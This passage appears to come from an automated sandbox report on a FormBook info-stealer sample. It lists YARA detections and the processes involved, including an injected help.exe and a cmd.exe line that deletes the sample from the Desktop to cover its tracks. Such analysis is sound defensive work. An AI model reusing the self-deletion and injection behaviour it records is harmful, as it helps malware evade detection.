Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.258574044.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.258574044.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.258574044.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.209804420.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.209804420.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.209804420.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.258786803.00000000005B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.258786803.00000000005B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.258786803.00000000005B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.258837957.0000000000710000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.258837957.0000000000710000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.258837957.0000000000710000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 5472

General

Start time:	13:16:10
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: help.exe PID: 5524 Parent PID: 3388

General

Start time:	13:16:28
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0xbb0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.473754310.0000000003200000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.473754310.0000000003200000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.473754310.0000000003200000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.472090660.0000000000C30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.472090660.0000000000C30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.472090660.0000000000C30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6124 Parent PID: 5524

General

Start time:	13:16:32
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\SX365783909782021.exe'
Imagebase:	0x200000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4720 Parent PID: 6124

General

Start time:	13:16:33
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis